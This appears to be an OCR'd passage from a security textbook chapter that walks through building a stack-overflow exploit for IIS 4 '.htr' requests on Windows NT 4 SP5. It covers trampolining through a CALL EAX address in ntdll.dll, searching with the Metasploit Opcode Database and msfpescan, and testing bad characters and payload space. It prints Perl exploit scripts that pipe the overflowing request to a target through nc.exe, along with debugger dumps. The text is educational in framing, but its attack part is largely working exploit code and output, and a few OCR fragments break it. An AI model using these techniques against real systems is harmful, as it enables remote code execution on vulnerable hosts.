
Unfortunately, the base address of the Windows stack is not as predictable as the base address of the stack found on UNIX systems. What this means is that on a Windows system, it is not possible to consistently predict the location of the payload; therefore, returning directly to the stack in Windows is not a reliable technique between systems. Yet the shellcode is still on the stack and must be reached. This is where the second method, using a shared library trampoline, becomes useful to us.

The idea behind shared library bouncing is to use the current process environment to guide EIP to the payload regardless of its address in memory. The trick of this technique involves examining the values of the registers to see if they point to locations within the attack string located on the stack. If we find a register that contains an address in our attack string, we can copy the value of this register into EIP, which now points to our attack string.

The process involved with the shared library method is somewhat more complex than returning directly to the stack. Instead of overwriting the return address with an address on the stack, the return address is overwritten with the address of an instruction that will copy the value of the register pointing to the payload into the EIP register. To redirect control of EIP with the shared library technique (Figure 13.6), follow these steps:

1. Assume register EAX points to our payload and overwrite the saved return address with the address of an instruction that copies the value in EAX into EIP (later in the text, we will discuss how to find the address of this instruction).
2. As the vulnerable function exits, the saved return address is entered into EIP. EIP now points to the copy instruction.
3. The processor executes the copying instruction, which moves the value of EAX into EIP. EIP now points to the same location as EAX; both registers currently point to our payload.
4. When the processor executes the next instruction, it will be code from our payload; thus, we have shifted the flow of execution to our code.

Figure 13.6 Method Two: Using a Shared Library Trampoline


1. Overwrite the saved return address with the address of an instruction that copies EAX into EIP.
589 bytes for payload
4 bytes overwriting saved return address
3407 bytes for payload
2. The address of this instruction is popped into EIP.
EAX
4. The processor executes the instruction pointed to by EIP; the payload is executed.
EIP
3. The processor copies the value in EAX into EIP.

We can usually assume that at least one register points to our attack string, so our next objective is to figure out what kind of instructions will copy the value from a register into the EIP register.

Tools and Traps…

Register Addressing Misconceptions

Be aware of the fact that registers are unlike other memory areas in that they do not have addresses. This means that it is not possible to reference the values in the registers by specifying a memory location. Instead, the architecture provides special assembly instructions that allow us to manipulate the registers. EIP is even more unique in that it can never be specified as a register argument to any assembly instructions. It can only be modified indirectly.

By design, there exist many instructions that modify EIP, including CALL, JMP, and others. Because the CALL instruction is specifically designed to alter the value in EIP, it will be the instruction that is explored in this example.

The CALL instruction is used to alter the path of execution by changing the value of EIP with the argument passed to it. The CALL instruction can take two types of arguments: a memory address or a register. If a memory address is passed, then CALL will set the EIP register equal to that address. If a register is passed, then CALL will set the EIP register to be equal to the value within the argument register. With both types of arguments, the execution path can be controlled. As discussed earlier, we cannot consistently predict stack memory addresses in Windows, so a register argument must be used.

Tools and Traps…

Why Use a Shared Library?

One approach to finding the address of a CALL (or equivalent) instruction is to search through the virtual memory space of the target process until the correct series of bytes that represent a CALL instruction is found. A series of bytes that represents an instruction is called an opcode. As an example, say the EAX register points to the payload on the stack, so we want to find a CALL EAX instruction in memory. The opcode that represents a CALL EAX is 0xFFD0, and with a debugger attached to the target process, we could search virtual memory for any instance of 0xFFD0. Even if we find these opcodes, however, there is no guarantee that they can be found at those memory addresses every time the process is run. Thus, randomly searching through virtual memory is unreliable.

The objective is to find one or more memory locations where the sought after opcodes can be consistently found. On Windows systems, each shared library (called DLLs in Windows) that loads into an application's virtual memory is usually placed at the same base addresses every time the application is run. This is because Windows shared libraries (DLLs) contain a field, ImageBase, which specifies a preferred base address where the runtime loader will attempt to place it in memory. If the loader cannot place the library at the preferred base address, then the DLL must be rebased, a resource-intensive process. Therefore, loaders do their best to put DLLs where they request to be placed. By limiting our search of virtual memory to the areas that are covered by each DLL, we can find opcodes that are considerably more reliable.

Interestingly, shared libraries in UNIX do not specify preferred base addresses, so in UNIX the shared library trampoline method is not as reliable as the direct stack return.


To apply the second method in our example, we need to find a register that points somewhere in our attack string at the moment the return address is entered into EIP. We know that if an invalid memory address is entered into EIP, the process will throw an access violation when the processor attempts to execute the instruction referenced by EIP. We also know that if a debugger is attached to the process, it will catch the exception. This will allow us to examine the state of the process, including the register values at the time of the access violation, immediately after the return address is entered into EIP.

Coincidentally, this exact process state was captured during the offset calculation stage. Looking at the register window in Figure 13.2 shows us that the registers EAX and ESI point to locations within our attack string. Now we have two potential locations where EIP can land.

To pinpoint the exact location where the registers point in the attack string, we again look back to Figure 13.2. In addition to displaying the value of the registers, the debugger also displays the data pointed to by the registers. EAX points to the string starting with *7At8*, and ESI points to the string starting with *At5A*. Using the patternOffset.pl tool once more, we find that EAX and ESI point to offsets in the attack string at 593 bytes and 585 bytes, respectively.

Examining Figure 13.7 reveals that the location pointed to by ESI contains only four bytes of free space whereas EAX points to a location that may contain as many as 3407 bytes of shellcode.

Figure 13.7 EAX and ESI Register Values


589 bytes of pattern
4 bytes overwriting saved return address
3407 bytes for payload
ESI points to the 585th byte.
EAX points to the 593rd byte.
ESI
EAX

We select EAX as the pointer to the location where we want EIP to land. Now we must find the address of a CALL EAX instruction, within a DLL's memory space, which will copy the value in EAX into EIP.

Tools and Traps…

Space Trickery

If EAX did not point to the attack string, it may seem impossible to use ESI and fit the payload into only four bytes. However, more room for the payload can be obtained by inserting a JMP SHORT 6 assembly instruction (0xEB06) at the offset 585 bytes into the attack string. When the processor bounces off ESI and lands at this instruction, the process will jump forward six bytes over the saved return address and right into the swath of free space at offset 593 of the attack string. The remainder of the exploit would then follow as if EAX pointed to the attack string all along. For those looking up x86 opcodes, note that the jump is only six bytes because the JMP opcode (0xEB06) is not included as part of the distance.


An excellent x86 instruction reference is available from the NASM project at http://nasm.sourceforge.net/doc/html/nasmdocb.html.

Finding a Return Address

When returning directly to the stack, finding a return address simply involves examining the debugger's stack window when EIP is overwritten in order to find a stack address that is suitable for use. Things become more complicated with the example because DLL bouncing is the preferred control vector. First, the instruction to be executed is selected. Second, the opcodes for the instruction are determined. Next, we ascertain which DLLs are loaded by the target application. Finally, we search for the specific opcodes through the memory regions mapped to the DLLs that are loaded by the application.

Alternatively, we can look up a valid return address from the point-and-click Web interface provided by Metasploit's Opcode Database located at www.metasploit.com (Figure 13.8). The Metasploit Opcode Database contains over 12 million pre-calculated memory addresses for 320 opcode types, and continues to add more and more return addresses with every release.

Figure 13.8 Selecting the Search Method in the Metasploit Opcode Database



The Metasploit Opcode Database

Welcome to the Metasploit Opcode Database. Please click on the option you would like to perform:

Search the database

- Search for opcodes in a set of modules
- Search for opcodes using windbg's list of modules

Show database contents

- Display supported opcode types
- Display supported operating systems
- Display supported modules
- Display module information

Database statistics

Last database update: **2005-01-09 16:31**
Number of opcodes: **7495374**
Number of opcode types: **248**
Number of operating systems: **23**
Number of architectures: **1**
Number of modules: **13696**
Number of module segments: **56133**
Number of module imports: **1503956**
Number of module exports: **562273**


Using the return address requirements in our example, we will walk through the usage of the Metasploit Opcode Database.

As shown in Figure 13.9, the Metasploit Opcode Database allows a user to search in two ways. The standard method is to use the available drop-down list to select the DLLs that the target process loads. The alternative method allows a user to cut and paste the library listing provided by WinDbg in the command window when the debugger attaches.

For instructive purposes, we will use the first method. In step one, the database allows a user to search by opcode class, meta-type, or specific instruction. The opcode class search will find any instruction that brings about a selected effect; in Figure 13.9, the search would return any instruction that moves the value in EAX into EIP. The meta-type search will find any instruction that follows a certain opcode pattern; in Figure 13.9, the search would return any call instruction to any register.

Finally, the specific opcode search will find the exact instruction specified; in Figure 13.9, the search would return any instances of the CALL EAX opcode, 0xFFD0.

Figure 13.9 Step One: Specifying the Opcode Type



Searching opcodes 1 of 4

Select opcode types

Please select the class, meta, or specific opcode that you wish to search:

○ **Opcode Class**

eax => eip

○ **Opcode Meta Type**

pop/pop/ret


● **Specific Opcode**

call eax

Because our control vector passes through the EAX register, we will use the CALL EAX instruction to pass control.

In the second step of the search process, a user specifies the DLLs to be used in the database lookup. The database can search all of the modules, one or more of the commonly loaded modules, or a specific set of modules. In our example, we choose ntdll.dll and kernel32.dll because we know that the inetinfo.exe process loads both libraries at startup (Figure 13.10).

Figure 13.10 Step Two: Choosing DLLs



Searching opcodes 2 of 4

Select modules

Select one or more image file modules to search from:

○ **Any image file module**

● **Select one or more common modules**

ntdll.dll
kernel32.dll
user32.dll
shell32.dll
gdi32.dll
ws2_32.dll
ws2help.dll

○ **Supply a custom list of modules**

(e.g. 'kernel32.dll ntdll.dll')

Tools and Traps…

NTDLL.DLL and Kernel32.DLL


Many exploits favor the use of ntdll.dll and kernel32.dll as a trampoline for a number of reasons.

1. Since Windows NT 4, every process has been required to load ntdll.dll into its address space.
2. Kernel32.dll must be present in all Win32-based applications.
3. If ntdll.dll and kernel32.dll are not loaded to their preferred base address, then the system will throw a hard error.

By using these two libraries in our example, we significantly improve the chances that our return address corresponds to our desired opcodes.

Due to new features, security patches, and upgrades, a DLL may change with every patch, service pack, or version of Windows. In order to reliably exploit the target host, the third step allows a user to control the search of the libraries to one or more Windows versions and service pack levels. The target host in our example is Windows NT 4 with Service Pack 5 installed (Figure 13.11).

Figure 13.11 Step Three: Selecting the Target Platform



Searching opcodes 3 of 4

Select operating systems

Specify the operating system versions that should be searched on:


○ Any operating system versions
● Specific operating system version(s)

Windows NT 4.0.0.0 4.0 SP0 (IA32)
Windows NT 4.0.1.0 4.0 SP1 (IA32)
Windows NT 4.0.2.0 4.0 SP2 (IA32)
Windows NT 4.0.3.0 4.0 SP3 (IA32)
Windows NT 4.0.4.0 4.0 SP4 (IA32)
Windows NT 4.0.5.0 4.0 SP5 (IA32)
Windows NT 4.0.6.0 4.0 SP6 (IA32)
Windows NT 3.51.0.0 3.51 SP0 (IA32)
Windows 2000 5.0.0.0 SP0 (IA32)

□ Matches should span more than one OS

In a matter of seconds, the database returns eight matches for the CALL EAX instruction in either ntdll.dll or kernel32.dll on Windows NT 4 Service Pack 5 (Figure 13.12). Each row of results consists of four fields: address, opcode, module, and OS versions. Opcode contains the instruction that was found at the corresponding memory location in the address column. The Module and OS Versions fields provide additional information about the opcode that can be used for targeting. For our exploit, only one address is needed to overwrite the saved return address. All things being equal, we will use the CALL EAX opcode found in ntdll.dll at memory address 0x77F76385.

Figure 13.12 Step Four: Interpreting the Results




Executing search operation...

A total of **8** matches were found:

Address	Opcode	Module	OS Versions
0x77f1a9fd	call eax	kernel32.dll (4.0.0.0)	Windows NT 4.0.5.0 4.0 SP5 (IA32)
0x77f1e0ef	call eax	kernel32.dll (4.0.0.0)	Windows NT 4.0.5.0 4.0 SP5 (IA32)
0x77f1e2bc	call eax	kernel32.dll (4.0.0.0)	Windows NT 4.0.5.0 4.0 SP5 (IA32)
0x77f1e489	call eax	kernel32.dll (4.0.0.0)	Windows NT 4.0.5.0 4.0 SP5 (IA32)
0x77f3ce1b	call eax	kernel32.dll (4.0.0.0)	Windows NT 4.0.5.0 4.0 SP5 (IA32)
0x77f76385	call eax	ntdll.dll (4.0.0.0)	Windows NT 4.0.5.0 4.0 SP5 (IA32)
0x77f94d75	call eax	ntdll.dll (4.0.0.0)	Windows NT 4.0.5.0 4.0 SP5 (IA32)
0x77f94dee	call eax	ntdll.dll (4.0.0.0)	Windows NT 4.0.5.0 4.0 SP5 (IA32)

In addition to the massive collection of instructions in the opcode database, Metasploit provides two command-line tools, msfpescan and msfelfscan, that can be used to search for opcodes in portable executable (PE) and executable and linking format (ELF) files, respectively. PE is the binary format used by Windows systems, and ELF is the most common binary format used by UNIX systems. When scanning manually, it is important to use a DLL from the same platform you are trying to exploit. In Figure 13.13, we use msfpescan to search for jump equivalent instructions from the ntdll.dll shared library found on our target.

Figure 13.13 Using msfpescan



```
Administrator@nothingbutfat ~/framework
$ ./msfpescan -h
  Usage: ./msfpescan <input> <mode> <options>
Inputs:
         -f  <file>    Read in PE file
         -d  <dir>     Process memdump output
Modes:
         -j  <reg>     Search for jump equivalent instructions
         -s            Search for pop+pop+ret combinations
         -x  <regex>   Search for regex match
         -a  <address> Show code at specified virtual address
         -D            Display detailed PE information
Options:
         -A  <count>   Number of bytes to show after match
         -B  <count>   Number of bytes to show before match
         -I  address   Specify an alternate ImageBase
         -n            Print disassembly of matched data


Administrator@nothingbutfat ~/framework
$ ./msfpescan -f NTDLL.DLL -j eax
0x77f8f7bd   push eax
0x77f76385   call eax
0x77f94d75   call eax
0x77f94dee   call eax

Administrator@nothingbutfat ~/framework
$ _
```

Tools and Traps…

Finding Offsets and Return Addresses for Different Platforms

Software is always being upgraded and changed. As a result, the offset for a vulnerability in one version of an application may be different in another version. Take IIS 4, for example. We know so far that the offset to the return address is 589 bytes in Service Pack 5. However, further testing shows that Service Packs 3 and 4 require 593 bytes to be sent before the return address can be overwritten. What this means is that when developing an exploit, there may be variations between versions, so it is important to find the right offsets for each.

As mentioned earlier, the shared library files may also change between operating system versions or service pack levels. However, it is sometimes possible to find a return address that is located in the same memory locations across different versions or service packs. In rare cases, a return address may exist in a DLL that works across all Windows versions and service pack levels. This is called a universal return address. For an example of an exploit with a universal return address, take a closer look

ramework.

Using the Return Address

The exploit can now be updated to overwrite the saved return address with the address of the CALL EAX instruction that was found, 0x77F76385. The saved return address is overwritten by the 590th to 593rd bytes in the attack string, so in Example 13.4 the exploit is modified to send the new return address at bytes 590 and 593.


Example 13.4 Inserting the Return Address

```
1 $string = "GET /";
2 $string .= "\xcc" x 589;
3 $string .= "\x85\x63\xf7\x77";
4 $string .= "\xcc" x 500;
5 $string .=".htr HTTP/1.0\r\n\r\n";
6
7 open(NC, "|nc.exe 192.168.119.136 80");
8 print NC $string;
9 close(NC);
```

Line 1 and line 5 prefix and postfix the attack string with the HTTP and file extension requirements. Line 3 overwrites the saved return address with the address of our CALL EAX instruction. Because the target host runs on x86 architecture, the address must be represented in little-endian format. Lines 2 and 4 are interesting because they pad the attack string with the byte 0xCC. Lines 7 through 9 handle the sockets.

An x86 processor interprets the 0xCC byte as the INT3 opcode, a debugging instruction that causes the processor to halt the process for any attached debuggers. By filling the attack string with the INT3 opcode, we are assured that if EIP lands anywhere on the attack string, the debugger will halt the process. This allows us to verify that our return address worked. With the process halted, the debugger can also be used to determine the exact location where EIP landed, as shown in Figure 13.14.

Figure 13.14 Verifying Return Address Reliability



```
00F0FC7D  CC   INT3
00F0FC7E  CC   INT3
00F0FC7F  CC   INT3
00F0FC80  CC   INT3
00F0FC81  CC   INT3
00F0FC82  CC   INT3
00F0FC83  CC   INT3
00F0FC84  CC   INT3
00F0FC85  CC   INT3
00F0FC86  CC   INT3
00F0FC87  CC   INT3
00F0FC88  CC   INT3
00F0FC89  CC   INT3
00F0FC8A  CC   INT3
00F0FC8B  CC   INT3
00F0FC8C  CC   INT3
00F0FC8D  CC   INT3
```

```
Registers (FPU)
EAX 00F0FC7C
ECX 77F76385 ntdll.77F76385
EDX 77F9667A ntdll.77F9667A
EBX 00F0F8E0
ESP 00F0F818
EBP 00F0F83C
ESI 00F0FC74
EDI 00000000

EIP 00F0FC7D

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFD7000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_FILENAME_EXCED_RANGE

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
```

```
Address   Hex dump                  ASCII
00F0FC3C  41 41 41 41 41 41 41 41  AAAAAAAA
00F0FC44  41 41 41 41 41 41 41 41  AAAAAAAA
00F0FC4C  41 41 41 41 41 41 41 41  AAAAAAAA
00F0FC54  41 41 41 41 41 41 41 41  AAAAAAAA
00F0FC5C  41 41 41 41 41 41 41 41  AAAAAAAA
00F0FC64  41 41 41 41 41 41 41 41  AAAAAAAA
00F0FC6C  41 41 41 41 41 41 41 41  AAAAAAAA
00F0FC74  41 41 41 41 85 63 F7 77  AAAAàc≈w
00F0FC7C  CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠
00F0FC84  CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠
00F0FC8C  CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠
00F0FC94  CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠
00F0FC9C  CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠
00F0FCA4  CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠
00F0FCAC  CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠
00F0FCB4  CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠
00F0FCBC  CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠
```

```
00F0F818   77F76387  RETURN to ntdll.77F76387
00F0F81C   77F96666  RETURN to ntdll.77F96666
00F0F820   00F0F8E0
00F0F824   00F0FC74
00F0F828   00F0F8FC
00F0F82C   00F0F8C4
00F0F830   00F0FC74  Pointer to next SEH record
00F0F834   77F9667A  SE handler
00F0F838   00F0FC74
00F0F83C  ┌00F0F8C8
00F0F840  │77F8912B  RETURN to ntdll.77F8912B fro
00F0F844  │00F0F8E0
00F0F848  │00F0FC74
00F0F84C  │00F0F8FC
00F0F850  │00F0F8C4
00F0F854  │77F76385  ntdll.77F76385
00F0F858  │00F0FE75
00F0F85C  │00230000
00F0F860  │00F0F8E0
```

Figure 13.14 is divided into four window areas (clockwise from the upper left): opcode disassembly, register values, stack window, and memory window. The disassembly shows how the processor interprets the bytes into instructions, and we can see that EIP points to a series of INT3 instructions. The register window displays the current value of the registers. EIP points to the next instruction, located at 0x00F0FC7D, so the current instruction must be located at 0x00F0FC7C. Examining the memory window confirms that 0x00F0FC7C is the address of the first byte after the return address, so the return address worked flawlessly and copied EAX into EIP.

Instead of executing INT3 instruction, we would like the processor to execute a payload of our choosing, but first we must discover the payload's limitations.

Determining Bad Characters

Many applications perform filtering on the input that they receive, so before sending a payload to a target, it is important to determine if there are any characters that will be removed or cause the payload to be tweaked. There are two generic ways to determine if a payload will pass through the filters on the remote system.

The first method is to simply send over a payload and see if it is executed. If the payload executes, then we are finished. However, this is normally not the case, so the remaining technique is used.


First, we know that all possible ASCII characters can be represented by values from 0 to 255.Therefore, a test string can be created that contains all these values sequentially. Second, this test string can be repeated in the free space around the attack string's return address while the return address is overwritten with an invalid memory address. After the return address is entered into EIP, the process will halt on an access violation; now the debugger can be used to examine the attack string in memory to see which characters were filtered and which characters caused early termination of the string.

If a character is filtered in the middle of the string, then it must be avoided in the payload. If the string is truncated early, then the character after the last character visible is the one that caused early termination.This character must also be avoided in the payload. One value that virtually always truncates a string is 0x00 (the NULL character). A bad character test string usually does not include this byte at all. If a character prematurely terminates the test string, then it must be removed and the bad character string must be sent over again until all the bad characters are found.

When the test string is sent to the target, it is often repeated a number of times because it is possible for the program code, not a filter, to call a function that modifies data on the stack. Since this function is called before the process is halted, it is impossible to tell if a filter or function modified the test string. By repeating the test string, we can tell if the character was modified by a filter or a function because the likelihood of a function modifying the same character in multiple locations is very low.

One way of speeding up this process is to simply make assumptions about the target application. In our example, the attack vector, a URL (uniform resource locator), is a long string terminated by the NULL character. Because a URL can contain letters and numbers, we know at a minimum that alphanumeric characters are allowed. Our experience also tells us that the characters in the return address are not mangled, so the bytes 0x77, 0xF7, 0x63, and 0x85 must also be permitted.The 0xCC byte is also permitted. If the payload can be written using alphanumeric characters, 0x77, 0xF7, 0x63, 0x85, and 0xCC, then we can assume that our payload will pass through any filtering with greater probability. Figure 13.15 depicts a sample bad character ing.

Figure 13.15 Bad Character Test String



Determining Space Limitations

Now that the bad characters have been determined, we must calculate the amount of space available. More space means more code, and more code means that a wider selection of payloads can be executed.

The easiest way to determine the amount of space available in the attack string is to send over as much data as possible until the string is truncated. In Example 13.5 we already know that 589 bytes are available to us before the return address, but we are not sure how many bytes are available after the return address. In order to see how much space is available after the return address, the exploit script is modified to append more data after the return address.

Example 13.5 Determining Available Space


```
 1  $string = "GET /";
 2  $string .= "\xcc" x 589;
 3  $string .= "\x85\x63\xf7\x77";
